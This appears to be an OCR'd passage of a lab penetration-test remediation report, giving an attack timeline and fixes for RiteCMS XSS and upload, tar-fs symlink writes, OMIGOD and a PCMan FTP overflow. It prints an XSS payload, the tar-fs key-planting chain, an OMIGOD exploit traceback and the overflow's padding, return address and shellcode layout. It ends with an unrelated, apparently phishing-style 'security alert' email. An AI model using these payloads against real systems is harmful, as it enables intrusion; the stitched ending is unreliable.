
[2025/10/23, 18:37:20]

Attacker successfully logs in as web via SSH from 10.0.0.5.




[2025/10/23, 18:38:00 - 20:10:00]

Attacker (as web) enumerates and launches the OMIGOD exploit (CVE-2021-38647) against 10.0.0.11, gaining root access.



[2025/10/23, 20:11:00]
Attacker launches the PCMan FTP exploit (CVE-2025-4255) from 10.0.0.5 against 10.0.0.15.
Attacker's msfconsole listener catches the reverse shell, granting Administrator access.



4.4 Vulnerability & Remediation Analysis


Vulnerability: NTLM Hash Capture / Password Saving in Browsers

1. **Enforce SMB Signing (GPO):** Enable Microsoft network server: Digitally sign communications (always). This cryptographically signs SMB packets, preventing an attacker from modifying and relaying them, as they cannot forge the signature.


2. **Disable Password Saving in Browsers:** The GPO to disable "Offer to save passwords" in all browsers was correctly applied and must be enforced organization-wide.

   - go to group policy editor
   - Go to Computer Configuration > Administrative Templates > windows components

- go to Microsoft edge > Configure Password Manager




- disable it , now employees can't use Password Manager to save their passwords locally.




3. Apply password policy to enforce strong password
   - go to secpol.msc
   - go to Account Policies > Password Policy

- password must be at least 10 characters



- Enable password must meet complexity



4. **User Training:** The employee was enrolled in mandatory security awareness training focusing on phishing and a new, formal Social Media Policy that prohibits posting workstation screenshots.

Vulnerability: RiteCMS (CVE-2024-28623 Stored XSS & Unrestricted File Upload)

- **Technical Deep Dive:**
    1- **Stored XSS (CVE-2024-28623):** The admin.php?mode=menus function is vulnerable. When an administrator edits a menu item, the application takes user input (e.g.,


"><svg/onload=confirm('Hacked')">) and saves it directly to the SQLite database. When any user visits the main page, the application retrieves this string and renders it directly into the HTML (<td>...gt;<svg/onload=...) without any output encoding or sanitization, resulting in a classic Stored XSS.

2- **Unrestricted File Upload:** The admin.php?mode=filemanager function lacks any file type validation. It does not check the file extension (e.g., .php), MIME type, or file content, allowing an authenticated attacker to upload and execute arbitrary server-side code.

- **Immediate Remediation:** The RiteCMS project is abandoned and unmaintained. The *only* robust fix was applied: the entire /var/www/html directory containing RiteCMS was backed up (for forensics) and then deleted. A project was initiated to migrate to a modern, actively maintained CMS. As a temporary stopgap, a Content Security Policy (CSP) header was added to the Apache configuration to block inline scripts.

- **Fix (Temporary Mitigation for XSS):**
  a Content Security Policy (CSP) header was added to the Apache configuration to block inline scripts and untrusted sources.


1. Enable the mod_headers Module




2. Add the configuration block to apache2.conf , Scroll to the bottom of the file

3. Restart Apache to apply the new header

4. start with small payload to proof of concept




5. Now when someone visit home page , no thing will happen



Vulnerability: CVE-2024-12905 (tar-fs Arbitrary File Write)

- **Technical Deep Dive:** the tar-fs Node.js package. The exploit creates stage_1.tar containing a symbolic link (normal_file ->../..////home/web/.bashrc). The vulnerable service insecurely extracts this, creating a symlink in its own directory pointing to a sensitive file. The attacker then sends stage_2.tar, which contains the payload content (echo 'ssh-key...'). The service thinks it's writing to normal_file, but it is writing through the symlink and appending its content to /home/web/.bashrc.

- **Immediate Remediation:** The vulnerable package was updated using sudo npm update tar-fs, which patches the vulnerability by adding symlink protection. The compromised file's ownership was also corrected (sudo chown web:web ~/.bashrc) and the attacker's key was removed from authorized_keys.



```
web@web:~$ ls -alt  .bashrc
-rw-r--r-- 1 www-data www-data 3771 Oct 28 21:34 .bashrc
web@web:~$ cd .ssh/
web@web:~/.ssh$ ls
authorized_keys
web@web:~/.ssh$ nano authorized_keys
web@web:~/.ssh$ sudo chown web:web ~/.bashrc
[sudo] password for web:
web@web:~/.ssh$ ls -alt ~/.bashrc
-rw-r--r-- 1 web web 3771 Oct 28 21:34 /home/web/.bashrc
web@web:~/.ssh$
```

- Validation of Fix: The re-test of the exploit failed. The curl command to upload stage_1.tar failed with (52) Empty reply from server. This indicates the patched tar-fs service now correctly detects or rejects the malicious symlink and terminates the connection.

```

```


Vulnerability: CVE-2021-38647 (OMIGOD RCE)

- **Technical Deep Dive:** this is a critical authentication bypass.The OMI service listener (ListenerCallback) initializes a new connection's AuthInfo struct to all zeros using memset.[1] This results in uid=0 and gid=0 (root) by default. The _ReadData function then checks if (handler->recvHeaders.authorization). When an attacker sends a request with no Authorization header, this check is false. The else block then checks if (handler->authFailed), which is also false (since no auth was attempted). The code then falls through and calls Process_Authorized_Message(handler) using the uid=0/gid=0 context, granting instant unauthenticated root access.
- **Immediate Remediation:** The OMI package was upgraded from the vulnerable 1.6.8.0 to the patched 1.9.1.0 by adding the Microsoft repository and running sudo apt-get install omi. Additionally, a host-firewall (UFW) rule was added to block the Webserver (10.0.0.14) and only allow the tech-PC (10.0.0.8) to access the OMI port 5986.



- **Validation of Fix:** The fix was validated in two ways:

  1- Network Rule: The exploit was re-run from the web@web shell and failed with Connection refused, validating the new UFW rule

```
web@web:~$ python3 CVE-2021-38647.py -t 10.0.0.11 -c id
^CTraceback (most recent call last):
  File "CVE-2021-38647.py", line 56, in <module>
    exploit(args.target, args.command)
  File "CVE-2021-38647.py", line 40, in exploit
    r = requests.post(f'https://{target}:5986/wsman', headers=headers, data=DATA.format(command), verify=False)
  File "/usr/lib/python3/dist-packages/requests/api.py", line 116, in post
    return request('post', url, data=data, json=json, **kwargs)
  File "/usr/lib/python3/dist-packages/requests/api.py", line 60, in request
    return session.request(method=method, url=url, **kwargs)
  File "/usr/lib/python3/dist-packages/requests/sessions.py", line 535, in request
    resp = self.send(prep, **send_kwargs)
  File "/usr/lib/python3/dist-packages/requests/sessions.py", line 648, in send
    r = adapter.send(request, **kwargs)
  File "/usr/lib/python3/dist-packages/requests/adapters.py", line 439, in send
    resp = conn.urlopen(
```

  2- Patch: With the port temporarily re-opened, the exploit failed with Connection aborted. Remote end closed connection without response, validating the patched OMI logic now correctly handles the malicious request.

```


Vulnerability: CVE-2025-4255 (PCMan FTP Server 2.0.7 Stack Buffer Overflow)

- **Technical Deep Dive:** This is a classic stack-based buffer overflow.[1] The function responsible for handling the RMD (Remove Directory) command allocates a fixed-size buffer on the stack. The attacker's exploit sends a malicious string containing:

1. 2007 bytes of padding (As) to fill the buffer.
2. 4 bytes for a new EIP (\xd9\x2f\xe3\x74), which overwrites the saved EIP. This address points to a JMP ESP instruction within a loaded DLL.
3. 20 bytes of NOPs (\x90) to create a "sled" for the CPU to land on.
4. 351 bytes of msfvenom shellcode.
   When the function returns, it jumps to the attacker's EIP, which jumps to the NOP sled, which slides execution into the shellcode, granting RCE and crashing the service.

- **Immediate Remediation:** This software (PCMan FTP 2.0.7) and its underlying OS (Windows XP) are End-of-Life (EOL) and unpatchable. The only solution was applied: the Windows XP server was decommissioned. The service was migrated to a modern, supported application (FileZilla Server) on a new, hardened OS. Anonymous access was also disabled.



- Validation of Fix: The re-test of the exploit against the new FileZilla Server failed, the FileZilla service did not crash, demonstrating proper error handling.

<body>
    <h3>A critical Remote Code Execution (RCE) vulnerability, CVE-202512345,</h3><h3> has been identified in the GlobalTech Secure Access Gateway (firmware versions 9.x - 10.1.2).

This vulnerability is actively being exploited in the wild. A successful exploit allows an unauthenticated attacker to gain root-level access to the appliance.

You are receiving this alert because our telemetry indicates one or more of your organization's appliances are running a vulnerable version.
```

Immediate action is required to prevent a full system compromise. for more information to apply patch immediately to all affected appliances.<h3>emergency hotfix</h3><h3>Sincerely,</h3>

<h3>The GlobalTech Security Team</h3><h3>

</h3> </body>
